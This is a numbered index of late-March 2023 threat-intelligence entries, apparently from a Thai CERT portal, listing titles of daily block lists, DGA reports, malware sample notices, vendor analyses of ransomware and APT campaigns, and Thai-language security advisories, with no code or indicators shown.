1.3.1358. 2023-03-15 TTC-CERT Block Lists 2023-03-15 - Agentemis, BEACON, Cobalt Strike
1.3.1359. 2023-03-15 TTC-CERT Block Lists 2023-03-15 - Phishing attack dataset
1.3.1360. 2023-03-15 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-14 - CyberTotal
1.3.1361. 2023-03-15 TTC-CERT - HASH Daily Block Lists - 2023-03-14 - CyberTotal
1.3.1362. 2023-03-15 TTC-CERT IP Block Lists 2023-03-15 - FTP port scanning, FTP attack
1.3.1363. 2023-03-15 TTC-CERT IP Block Lists 2023-03-15 - SSH port scanning, SSH brute-force attack
1.3.1364. 2023-03-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-15
1.3.1365. 2023-03-15 TTC-CERT - URL Daily Block Lists - 2023-03-14 - CyberTotal
1.3.1366. 2023-03-15 แจ้งเตือนกรณี Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมีนาคม 2566
1.3.1367. 2023-03-15 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1368. 2023-03-15 แจ้งเตือนกรณี SAP เผยแพร่การอัปเดตความปลอดภัยประจำเดือนมีนาคม 2566
1.3.1369. 2023-03-15 แจ้งเตือนกรณี Zoom เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1370. 2023-03-15 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.3.1371. 2023-03-16 Active Bamital DGA(s) for 20230315
1.3.1372. 2023-03-16 Active Bedep DGA(s) for 20230315
1.3.1373. 2023-03-16 Active Malware samples detected on 2023-03-15
1.3.1374. 2023-03-16 CrowdStrike Discovers First-Ever Dero Cryptojacking Campaign Targeting Kubernetes
1.3.1375. 2023-03-16 Emotet Epoch4 Weaponized OneNote Infection Sample 2023-03-16
1.3.1376. 2023-03-16 South Korean Android Banking Menace – FakeCalls
1.3.1377. 2023-03-16 TTC-CERT Block Lists 2023-03-16 - Agentemis, BEACON, Cobalt Strike
1.3.1378. 2023-03-16 TTC-CERT Block Lists 2023-03-16 - Phishing attack dataset
1.3.1379. 2023-03-16 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-15 - CyberTotal

1.3.1380. 2023-03-16 TTC-CERT - HASH Daily Block Lists - 2023-03-15 - CyberTotal
1.3.1381. 2023-03-16 TTC-CERT IP Block Lists 2023-03-16 - FTP port scanning, FTP attack
1.3.1382. 2023-03-16 TTC-CERT IP Block Lists 2023-03-16 - SSH port scanning, SSH brute-force attack
1.3.1383. 2023-03-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-16
1.3.1384. 2023-03-16 TTC-CERT - URL Daily Block Lists - 2023-03-15 - CyberTotal
1.3.1385. 2023-03-16 Unmasking MedusaLocker Ransomware
1.3.1386. 2023-03-17 AA23-075A #StopRansomware: LockBit 3.0 | CISA
1.3.1387. 2023-03-17 Active Bamital DGA(s) for 20230316
1.3.1388. 2023-03-17 Active Bedep DGA(s) for 20230316
1.3.1389. 2023-03-17 Active Chinad DGA(s) for 20230316
1.3.1390. 2023-03-17 Active Malware samples detected on 2023-03-16
1.3.1391. 2023-03-17 ASEC Weekly Malware Statistics (March 6th, 2023 – March 12th, 2023)
1.3.1392. 2023-03-17 Bee-Ware of Trigona, An Emerging Ransomware Strain
1.3.1393. 2023-03-17 BianLian Ransomware Gang Continues to Evolve
1.3.1394. 2023-03-17 Fortinet Zero-Day and Custom Malware Used by Suspected Chinese Actor in Espionage Operation
1.3.1395. 2023-03-17 Magniber ransomware actors used a variant of Microsoft SmartScreen bypass
1.3.1396. 2023-03-17 Microsoft OneNote File Being Leveraged by Phishing Campaigns to Spread Malware
1.3.1397. 2023-03-17 NOBELIUM Uses Poland's Ambassador’s Visit to the U.S. to Target EU Governments Assisting Ukraine
1.3.1398. 2023-03-17 Not-so-private messaging: Trojanized WhatsApp and Telegram apps go after cryptocurrency wallets
1.3.1399. 2023-03-17 Ransomware Roundup — HardBit 2.0
1.3.1400. 2023-03-17 Simple Shellcode Dissection - SANS Internet Storm Center
1.3.1401. 2023-03-17 Threat Actors Exploit Progress Telerik Vulnerability in U.S. Government IIS Server

1.3.1402. 2023-03-17 TTC-CERT Block Lists 2023-03-17 - Agentemis, BEACON, Cobalt Strike
1.3.1403. 2023-03-17 TTC-CERT Block Lists 2023-03-17 - Phishing attack dataset
1.3.1404. 2023-03-17 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-16 - CyberTotal
1.3.1405. 2023-03-17 TTC-CERT - HASH Daily Block Lists - 2023-03-16 - CyberTotal
1.3.1406. 2023-03-17 TTC-CERT IP Block Lists 2023-03-17 - FTP port scanning, FTP attack
1.3.1407. 2023-03-17 TTC-CERT IP Block Lists 2023-03-17 - SSH port scanning, SSH brute-force attack
1.3.1408. 2023-03-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-17
1.3.1409. 2023-03-17 Winter Vivern | Uncovering a Wave of Global Espionage
1.3.1410. 2023-03-17 การแจ้งเตือน - ช่องโหว่การยกระดับสิทธิ์ (Privilege Escalation) ของ Microsoft Outlook ที่กำลังถูกใช้ในการโจมตีในขณะนี้
1.3.1411. 2023-03-17 พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษาพระนครศรีอยุธยา เขต 2 มาทำเป็น phishing และ fraud
1.3.1412. 2023-03-17 รายงานกรณี Web Server ของเครือข่ายอากาศสะอาด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.3.1413. 2023-03-17 รายงานกรณี Web Server ของมหาวิทยาลัยการกีฬาแห่งชาติ วิทยาเขตกระบี่ มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.3.1414. 2023-03-18 Active Bamital DGA(s) for 20230317
1.3.1415. 2023-03-18 Active Bedep DGA(s) for 20230317
1.3.1416. 2023-03-18 Active Malware samples detected on 2023-03-17
1.3.1417. 2023-03-18 Analysis of FG-IR-22-369 (CVE-2022-41328 - FortiOS - Path traversal in execute command)
1.3.1418. 2023-03-18 Emotet adopts Microsoft OneNote attachments
1.3.1419. 2023-03-18 Malware Distributed Disguised as a Password File
1.3.1420. 2023-03-18 Peeking at Reaper (aka APT37)’s surveillance operations
1.3.1421. 2023-03-18 Previously Undiscovered TeamTNT Payload Recently Surfaced
1.3.1422. 2023-03-18 ShellBot Malware Being Distributed to Linux SSH Servers
1.3.1423. 2023-03-18 TTC-CERT Block Lists 2023-03-18 - Agentemis, BEACON, Cobalt Strike
1.3.1424. 2023-03-18 TTC-CERT Block Lists 2023-03-18 - Phishing attack dataset

1.3.1425. 2023-03-18 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-17 - CyberTotal
1.3.1426. 2023-03-18 TTC-CERT - HASH Daily Block Lists - 2023-03-17 - CyberTotal
1.3.1427. 2023-03-18 TTC-CERT IP Block Lists 2023-03-18 - FTP port scanning, FTP attack
1.3.1428. 2023-03-18 TTC-CERT IP Block Lists 2023-03-18 - SSH port scanning, SSH brute-force attack
1.3.1429. 2023-03-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-18
1.3.1430. 2023-03-18 Uncovering HinataBot: A Deep Dive into a Go-Based Threat
1.3.1431. 2023-03-19 Active Bamital DGA(s) for 20230318
1.3.1432. 2023-03-19 Active Bedep DGA(s) for 20230318
1.3.1433. 2023-03-19 Active Malware samples detected on 2023-03-19
1.3.1434. 2023-03-19 DotRunpeX - demystifying new virtualized .NET injector used in the wild
1.3.1435. 2023-03-19 HookSpoofer: The Modified Open Source Stealer Bundlers Making the Rounds
1.3.1436. 2023-03-19 LemonDuck Mining Botnet
1.3.1437. 2023-03-19 TTC-CERT Block Lists 2023-03-19 - Agentemis, BEACON, Cobalt Strike
1.3.1438. 2023-03-19 TTC-CERT Block Lists 2023-03-19 - Phishing attack dataset
1.3.1439. 2023-03-19 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-18 - CyberTotal
1.3.1440. 2023-03-19 TTC-CERT - HASH Daily Block Lists - 2023-03-18 - CyberTotal
1.3.1441. 2023-03-19 TTC-CERT IP Block Lists 2023-03-19 - FTP port scanning, FTP attack
1.3.1442. 2023-03-19 TTC-CERT IP Block Lists 2023-03-19 - SSH port scanning, SSH brute-force attack
1.3.1443. 2023-03-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-19
1.3.1444. 2023-03-20 Active Bedep DGA(s) for 20230319
1.3.1445. 2023-03-20 Alphv/BlackCat Ransomware v3 morph2 released a new version in February
1.3.1446. 2023-03-20 Hunting BatLoader Malware with Uptycs
1.3.1447. 2023-03-20 LockBit 3.0 Ransomware Sample 2023-03-20
1.3.1448. 2023-03-20 ScrubCrypt - The Rebirth of Jlaive

1.3.1449. 2023-03-20 TTC-CERT Block Lists 2023-03-20 - Agentemis, BEACON, Cobalt Strike
1.3.1450. 2023-03-20 TTC-CERT Block Lists 2023-03-20 - Phishing attack dataset
1.3.1451. 2023-03-20 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-19 - CyberTotal
1.3.1452. 2023-03-20 TTC-CERT - HASH Daily Block Lists - 2023-03-19 - CyberTotal
1.3.1453. 2023-03-20 TTC-CERT IP Block Lists 2023-03-20 - FTP port scanning, FTP attack
1.3.1454. 2023-03-20 TTC-CERT IP Block Lists 2023-03-20 - SSH port scanning, SSH brute-force attack
1.3.1455. 2023-03-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-20
1.3.1456. 2023-03-20 แจ้งเตือนช่องโหว่หลายรายการของ Samsung Exynos Chipset ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1457. 2023-03-21 Active Bamital DGA(s) for 20230320
1.3.1458. 2023-03-21 Active Bedep DGA(s) for 20230320
1.3.1459. 2023-03-21 Active Malware samples detected on 2023-03-20
1.3.1460. 2023-03-21 Analysis of Saaiwc's attack activities (AKA Dark Pink) against the Indonesian government
1.3.1461. 2023-03-21 Emotet Rises Again: Evades Macro Security via OneNote Attachments
1.3.1462. 2023-03-21 GuLoader Sample 2023-03-21
1.3.1463. 2023-03-21 Inside Mispadu massive infection campaign in LATAM
1.3.1464. 2023-03-21 Qakbot obama244 Campaign 1679299070 Sample 2023-03-21
1.3.1465. 2023-03-21 Recent Emotet Spam Campaign Utilizing New Tactics
1.3.1466. 2023-03-21 TTC-CERT Block Lists 2023-03-21 - Agentemis, BEACON, Cobalt Strike
1.3.1467. 2023-03-21 TTC-CERT Block Lists 2023-03-21 - Phishing attack dataset
1.3.1468. 2023-03-21 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-20 - CyberTotal
1.3.1469. 2023-03-21 TTC-CERT - HASH Daily Block Lists - 2023-03-20 - CyberTotal
1.3.1470. 2023-03-21 TTC-CERT IP Block Lists 2023-03-21 - FTP port scanning, FTP attack
1.3.1471. 2023-03-21 TTC-CERT IP Block Lists 2023-03-21 - SSH port scanning, SSH brute-force attack
1.3.1472. 2023-03-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-21

1.3.1473. 2023-03-21 พบเว็บไซต์ของวิทยาลัยเทคนิคดุสิตถูก compromise และถูกมาทำเป็น phishing และ fraud
1.3.1474. 2023-03-21 รายงานกรณี Web Server ของบริษัท อาร์.เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.3.1475. 2023-03-22 Active Bamital DGA(s) for 20230321
1.3.1476. 2023-03-22 Active Chinad DGA(s) for 20230321
1.3.1477. 2023-03-22 Active Malware samples detected on 2023-03-21
1.3.1478. 2023-03-22 Attackers are starting to target .NET developers with malicious-code NuGet packages
1.3.1479. 2023-03-22 Bad magic: new APT found in the area of Russo-Ukrainian conflict
1.3.1480. 2023-03-22 IcedID’s VNC Backdoors: Dark Cat, Anubis & Keyhole
1.3.1481. 2023-03-22 Reverse engineering of Joker Malware
1.3.1482. 2023-03-22 SILKLOADER : Journey of a Cobalt Strike beacon loader along the silk road
1.3.1483. 2023-03-22 TTC-CERT Block Lists 2023-03-22 - Agentemis, BEACON, Cobalt Strike
1.3.1484. 2023-03-22 TTC-CERT Block Lists 2023-03-22 - Phishing attack dataset
1.3.1485. 2023-03-22 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-21 - CyberTotal
1.3.1486. 2023-03-22 TTC-CERT - HASH Daily Block Lists - 2023-03-21 - CyberTotal
1.3.1487. 2023-03-22 TTC-CERT IP Block Lists 2023-03-22 - FTP port scanning, FTP attack
1.3.1488. 2023-03-22 TTC-CERT IP Block Lists 2023-03-22 - SSH port scanning, SSH brute-force attack
1.3.1489. 2023-03-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-22
1.3.1490. 2023-03-22 TTC-CERT - URL Daily Block Lists - 2023-03-21 - CyberTotal
1.3.1491. 2023-03-22 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1492. 2023-03-23 Active Bamital DGA(s) for 20230322
1.3.1493. 2023-03-23 Active Chinad DGA(s) for 20230322
1.3.1494. 2023-03-23 Active Malware samples detected on 2023-03-22
1.3.1495. 2023-03-23 A look at a Magecart skimmer using the Hunter obfuscator

1.3.1496. 2023-03-23 Analysis of SideCopy Group's Recent Attacks Using Indian Ministry of Defense Documents as Lures
1.3.1497. 2023-03-23 ASEC Weekly Malware Statistics (March 13th, 2023 – March 19th, 2023)
1.3.1498. 2023-03-23 ASEC Weekly Phishing Email Threat Trends (March 5th, 2023 – March 11th, 2023)
1.3.1499. 2023-03-23 NAPLISTENER: more bad dreams from developers of SIESTAGRAPH
1.3.1500. 2023-03-23 Nevada Ransomware Being Distributed in Korea
1.3.1501. 2023-03-23 Notorious SideCopy APT group sets sights on India's DRDO
1.3.1502. 2023-03-23 Session Cookies, Keychains, SSH Keys and More | 7 Kinds of Data Malware Steals from macOS Users
1.3.1503. 2023-03-23 The Unintentional Leak: A glimpse into the attack vectors of APT37 (also known as ScarCruft or Temp.Reaper)
1.3.1504. 2023-03-23 TTC-CERT Block Lists 2023-03-23 - Agentemis, BEACON, Cobalt Strike
1.3.1505. 2023-03-23 TTC-CERT Block Lists 2023-03-23 - Phishing attack dataset
1.3.1506. 2023-03-23 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-22 - CyberTotal
1.3.1507. 2023-03-23 TTC-CERT - HASH Daily Block Lists - 2023-03-22 - CyberTotal
1.3.1508. 2023-03-23 TTC-CERT IP Block Lists 2023-03-23 - FTP port scanning, FTP attack
1.3.1509. 2023-03-23 TTC-CERT IP Block Lists 2023-03-23 - SSH port scanning, SSH brute-force attack
1.3.1510. 2023-03-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-23
1.3.1511. 2023-03-23 Warning for Microsoft Office Outlook Privilege Escalation Vulnerability (CVE-2023-23397)
1.3.1512. 2023-03-23 แจ้งเตือนกรณี Netgear เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ NETGEAR Orbi Mesh Router เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1513. 2023-03-24 Active Bamital DGA(s) for 20230323
1.3.1514. 2023-03-24 Active Bedep DGA(s) for 20230323
1.3.1515. 2023-03-24 Active Malware samples detected on 2023-03-23
1.3.1516. 2023-03-24 AsyncRAT OneNote Dropper Analysis

1.3.1517. 2023-03-24 BlackByteNT ransomware sample 2023-03-24
1.3.1518. 2023-03-24 BlackGuard stealer extends its capabilities in new variant
1.3.1519. 2023-03-24 ChinaZ DDoS Bot Malware Distributed to Linux SSH Servers
1.3.1520. 2023-03-24 Cinoshi Project and the Dark Side of Free MaaS
1.3.1521. 2023-03-24 Emotet resumes spam operations, switches to OneNote
1.3.1522. 2023-03-24 German and South Korean Agencies Warn of Kimsuky's Expanding Cyber Attack Tactics
1.3.1523. 2023-03-24 New Kritec Magecart skimmer found on Magento stores
1.3.1524. 2023-03-24 OneNote Malware Disguised as Compensation Form (Kimsuky)
1.3.1525. 2023-03-24 Operation Tainted Love | Chinese APTs Target Telcos in New Attacks
1.3.1526. 2023-03-24 Pack it Secretly: Earth Preta’s (aka Mustang Panda) Updated Stealthy Strategies
1.3.1527. 2023-03-24 TTC-CERT Block Lists 2023-03-24 - Agentemis, BEACON, Cobalt Strike
1.3.1528. 2023-03-24 TTC-CERT Block Lists 2023-03-24 - Phishing attack dataset
1.3.1529. 2023-03-24 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-23 - CyberTotal
1.3.1530. 2023-03-24 TTC-CERT - HASH Daily Block Lists - 2023-03-23 - CyberTotal
1.3.1531. 2023-03-24 TTC-CERT IP Block Lists 2023-03-24 - FTP port scanning, FTP attack
1.3.1532. 2023-03-24 TTC-CERT IP Block Lists 2023-03-24 - SSH port scanning, SSH brute-force attack
1.3.1533. 2023-03-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-24
1.3.1534. 2023-03-24 UNC961: Three Encounters with a Financially Motivated Threat Actor
1.3.1535. 2023-03-24 พบเว็บไซต์ที่เป็น subdomain ของ สำนักงานตำรวจแห่งชาติถูกมาทำเป็น phishing และ fraud
1.3.1536. 2023-03-25 Active Bamital DGA(s) for 20230324
1.3.1537. 2023-03-25 Active Chinad DGA(s) for 20230324
1.3.1538. 2023-03-25 Active Malware samples detected on 2023-03-24
1.3.1539. 2023-03-25 “FakeGPT” - Open-Source Turned Malicious in Another Variant of the Facebook Account-Stealer Chrome Extension
1.3.1540. 2023-03-25 Investigating a Recent Facebook Phishing Campaign

1.3.1541. 2023-03-25 New loader on the bloc - AresLoader
1.3.1542. 2023-03-25 Nexus: a new Android botnet?
1.3.1543. 2023-03-25 Phishing Campaign Targets Chinese Nuclear Energy Industry
1.3.1544. 2023-03-25 Scarcruft Group (aka APT37) Bolsters Arsenal for targeting individual Android devices
1.3.1545. 2023-03-25 Shining Light on Dark Power: Yet Another Ransomware Gang
1.3.1546. 2023-03-25 TTC-CERT Block Lists 2023-03-25 - Agentemis, BEACON, Cobalt Strike
1.3.1547. 2023-03-25 TTC-CERT Block Lists 2023-03-25 - Phishing attack dataset
1.3.1548. 2023-03-25 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-24 - CyberTotal
1.3.1549. 2023-03-25 TTC-CERT - HASH Daily Block Lists - 2023-03-24 - CyberTotal
1.3.1550. 2023-03-25 TTC-CERT IP Block Lists 2023-03-25 - FTP port scanning, FTP attack
1.3.1551. 2023-03-25 TTC-CERT IP Block Lists 2023-03-25 - SSH port scanning, SSH brute-force attack
1.3.1552. 2023-03-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-25
1.3.1553. 2023-03-26 Emotet Epoch4 Weaponized OneNote Infection Sample 2023-03-26
1.3.1554. 2023-03-26 MacStealer: New macOS-based Stealer Malware Identified
1.3.1555. 2023-03-26 TTC-CERT Block Lists 2023-03-26 - Agentemis, BEACON, Cobalt Strike
1.3.1556. 2023-03-26 TTC-CERT Block Lists 2023-03-26 - Phishing attack dataset
1.3.1557. 2023-03-26 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-25 - CyberTotal
1.3.1558. 2023-03-26 TTC-CERT - HASH Daily Block Lists - 2023-03-25 - CyberTotal
1.3.1559. 2023-03-26 TTC-CERT IP Block Lists 2023-03-26 - FTP port scanning, FTP attack
1.3.1560. 2023-03-26 TTC-CERT IP Block Lists 2023-03-26 - SSH port scanning, SSH brute-force attack
1.3.1561. 2023-03-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-26
1.3.1562. 2023-03-27 Active Bamital DGA(s) for 20230326
1.3.1563. 2023-03-27 Active Malware samples detected on 2023-03-26
1.3.1564. 2023-03-27 Eternity Stealer Sample 2023-03-27
1.3.1565. 2023-03-27 LockBit 2.0 Ransomware Sample 2023-03-27

1.3.1566. 2023-03-27 TTC-CERT Block Lists 2023-03-27 - Agentemis, BEACON, Cobalt Strike
1.3.1567. 2023-03-27 TTC-CERT Block Lists 2023-03-27 - Phishing attack dataset
1.3.1568. 2023-03-27 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-26 - CyberTotal
1.3.1569. 2023-03-27 TTC-CERT - HASH Daily Block Lists - 2023-03-26 - CyberTotal
1.3.1570. 2023-03-27 TTC-CERT IP Block Lists 2023-03-27 - FTP port scanning, FTP attack
1.3.1571. 2023-03-27 TTC-CERT IP Block Lists 2023-03-27 - SSH port scanning, SSH brute-force attack
1.3.1572. 2023-03-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-27
1.3.1573. 2023-03-27 TTC-CERT - URL Daily Block Lists - 2023-03-26 - CyberTotal
1.3.1574. 2023-03-27 Vidar Infostealer Sample 2023-03-27
1.3.1575. 2023-03-27 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของศาลยุติธรรม เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.3.1576. 2023-03-27 พบเว็บไซต์ที่เป็น subdomain ของกรุงเทพมหานคร (Bangkok Metropolitan Administration) ถูกมาทำเป็น phishing และ fraud
1.3.1577. 2023-03-28 Active Bamital DGA(s) for 20230327
1.3.1578. 2023-03-28 Active Bedep DGA(s) for 20230327
1.3.1579. 2023-03-28 Active Chinad DGA(s) for 20230327
1.3.1580. 2023-03-28 Active Malware samples detected on 2023-03-27
1.3.1581. 2023-03-28 DBatLoader: Actively Distributing Malwares Targeting European Businesses
1.3.1582. 2023-03-28 Earth Preta's (aka Mustang Panda) Cyberespionage Campaign Hits Over 200
1.3.1583. 2023-03-28 Emotet Being Distributed via OneNote
1.3.1584. 2023-03-28 Fork in the Ice: The New Era of IcedID
1.3.1585. 2023-03-28 Supply Chain Attack via New Malicious Python Packages
1.3.1586. 2023-03-28 TTC-CERT Block Lists 2023-03-28 - Agentemis, BEACON, Cobalt Strike
1.3.1587. 2023-03-28 TTC-CERT Block Lists 2023-03-28 - Phishing attack dataset
1.3.1588. 2023-03-28 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-27 - CyberTotal
1.3.1589. 2023-03-28 TTC-CERT - HASH Daily Block Lists - 2023-03-27 - CyberTotal

1.3.1590. 2023-03-28 TTC-CERT IP Block Lists 2023-03-28 - FTP port scanning, FTP attack
1.3.1591. 2023-03-28 TTC-CERT IP Block Lists 2023-03-28 - SSH port scanning, SSH brute-force attack
1.3.1592. 2023-03-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-28
1.3.1593. 2023-03-28 TTC-CERT - URL Daily Block Lists - 2023-03-27 - CyberTotal
1.3.1594. 2023-03-28 Vidar Infostealer Sample 2023-03-28 using Mastodon instance used by threat researchers for botnet C2 (ioc.exchange)
1.3.1595. 2023-03-29 Active Bamital DGA(s) for 20230328
1.3.1596. 2023-03-29 Active Bedep DGA(s) for 20230328
1.3.1597. 2023-03-29 Active Malware samples detected on 2023-03-28
1.3.1598. 2023-03-29 APT43: North Korean Group Uses Cybercrime to Fund Espionage Operations
1.3.1599. 2023-03-29 AsyncRAT Crusade: Detections and Defense
1.3.1600. 2023-03-29 Clipboard injector distributed under the guise of Tor Browser
1.3.1601. 2023-03-29 Heavy Shadows: Summary of Recent Attack Techniques Used by Donot Group
1.3.1602. 2023-03-29 Kimsuky Group Distributes Malware Disguised as Profile Template (GitHub)
1.3.1603. 2023-03-29 Kimsuky Group Uses ADS to Conceal Malware
1.3.1604. 2023-03-29 LimeRAT Malware Analysis: Extracting the Config
1.3.1605. 2023-03-29 TTC-CERT Block Lists 2023-03-29 - Agentemis, BEACON, Cobalt Strike
1.3.1606. 2023-03-29 TTC-CERT Block Lists 2023-03-29 - Phishing attack dataset
1.3.1607. 2023-03-29 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-28 - CyberTotal
1.3.1608. 2023-03-29 TTC-CERT - HASH Daily Block Lists - 2023-03-28 - CyberTotal
1.3.1609. 2023-03-29 TTC-CERT IP Block Lists 2023-03-29 - FTP port scanning, FTP attack
1.3.1610. 2023-03-29 TTC-CERT IP Block Lists 2023-03-29 - SSH port scanning, SSH brute-force attack
1.3.1611. 2023-03-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-29
1.3.1612. 2023-03-29 TTC-CERT - URL Daily Block Lists - 2023-03-28 - CyberTotal
1.3.1613. 2023-03-29 Updates from the MaaS: new threats delivered through NullMixer

1.3.1614. 2023-03-29 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.1615. 2023-03-30 3CX: Supply Chain Attack Affects Thousands of Users Worldwide
1.3.1616. 2023-03-30 Active Bamital DGA(s) for 20230329
1.3.1617. 2023-03-30 Active Bedep DGA(s) for 20230329
1.3.1618. 2023-03-30 Active Malware samples detected on 2023-03-29
1.3.1619. 2023-03-30 ASEC Weekly Malware Statistics (March 20th, 2023 – March 26th, 2023)
1.3.1620. 2023-03-30 CrowdStrike Falcon Platform Detects and Prevents Active Intrusion Campaign Targeting 3CXDesktopApp Customers
1.3.1621. 2023-03-30 eveloping Story: Information on Attacks Involving 3CX Desktop App
1.3.1622. 2023-03-30 Malware Sample, IoCs, and detection rules on Attacks Involving 3CX Desktop App
1.3.1623. 2023-03-30 Moobot Strikes Again - Targeting Cacti And RealTek Vulnerabilities
1.3.1624. 2023-03-30 New Infostealer LummaC2 Being Distributed Disguised As Illegal Cracks
1.3.1625. 2023-03-30 New OpcJacker Malware Distributed via Fake VPN Malvertising
1.3.1626. 2023-03-30 Qakbot BB21 Campaign 1680106938 Sample 2023-03-30
1.3.1627. 2023-03-30 SmoothOperator | Ongoing Campaign Trojanizes 3CXDesktopApp in Supply Chain Attack
1.3.1628. 2023-03-30 TTC-CERT Block Lists 2023-03-30 - Agentemis, BEACON, Cobalt Strike
1.3.1629. 2023-03-30 TTC-CERT Block Lists 2023-03-30 - IcedID, BokBot
1.3.1630. 2023-03-30 TTC-CERT Block Lists 2023-03-30 - Phishing attack dataset
1.3.1631. 2023-03-30 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-29 - CyberTotal
1.3.1632. 2023-03-30 TTC-CERT - HASH Daily Block Lists - 2023-03-29 - CyberTotal
1.3.1633. 2023-03-30 TTC-CERT IP Block Lists 2023-03-30 - FTP port scanning, FTP attack
1.3.1634. 2023-03-30 TTC-CERT IP Block Lists 2023-03-30 - SSH port scanning, SSH brute-force attack
1.3.1635. 2023-03-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-30
1.3.1636. 2023-03-31 3CX VoIP Software Compromise & Supply Chain Threats

1.3.1637. 2023-03-31 Active Bamital DGA(s) for 20230330
1.3.1638. 2023-03-31 Active Bedep DGA(s) for 20230330
1.3.1639. 2023-03-31 Active Malware samples detected on 2023-03-30
1.3.1640. 2023-03-31 Bypassing PowerShell Strong Obfuscation
1.3.1641. 2023-03-31 Creal: New Stealer Targeting Cryptocurrency Users Via Phishing Sites
1.3.1642. 2023-03-31 Cylance Ransomware targets Windows and Linux platforms Sample 2023-03-31
1.3.1643. 2023-03-31 Dissecting AlienFox | The Cloud Spammer’s Swiss Army Knife
1.3.1644. 2023-03-31 Ducktail: Dissecting a complex infection chain started from social engineering
1.3.1645. 2023-03-31 Exploitation is a Dish Best Served Cold: Winter Vivern Uses Known Zimbra Vulnerability to Target Webmail Portals of NATO-Aligned Governments in Europe
1.3.1646. 2023-03-31 Mélofée: a new alien malware in the Panda's toolset targeting Linux hosts
1.3.1647. 2023-03-31 Ransomware Roundup – Dark Power and PayMe100USD Ransomware
1.3.1648. 2023-03-31 Spyware vendors use 0-days and n-days against popular platforms
1.3.1649. 2023-03-31 TTC-CERT Block Lists 2023-03-31 - Agentemis, BEACON, Cobalt Strike
1.3.1650. 2023-03-31 TTC-CERT Block Lists 2023-03-31 - Phishing attack dataset
1.3.1651. 2023-03-31 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-30 - CyberTotal
1.3.1652. 2023-03-31 TTC-CERT - HASH Daily Block Lists - 2023-03-30 - CyberTotal
1.3.1653. 2023-03-31 TTC-CERT IP Block Lists 2023-03-31 - FTP port scanning, FTP attack
1.3.1654. 2023-03-31 TTC-CERT IP Block Lists 2023-03-31 - SSH port scanning, SSH brute-force attack
1.3.1655. 2023-03-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-03-31
1.3.1656. 2023-03-31 TTC-CERT - URL Daily Block Lists - 2023-03-30 - CyberTotal
1.3.1657. 2023-04-01 Active Bamital DGA(s) for 20230331
1.3.1658. 2023-04-01 Active Malware samples detected on 2023-03-31

1.3.1659. 2023-04-01 Threat Brief - CVE-2023-23397 - Microsoft Outlook Privilege Escalation
1.3.1660. 2023-04-01 TTC-CERT Block Lists 2023-04-01 - Agentemis, BEACON, Cobalt Strike
1.3.1661. 2023-04-01 TTC-CERT Block Lists 2023-04-01 - Phishing attack dataset
1.3.1662. 2023-04-01 TTC-CERT - DOMAIN Daily Block Lists - 2023-03-31 - CyberTotal
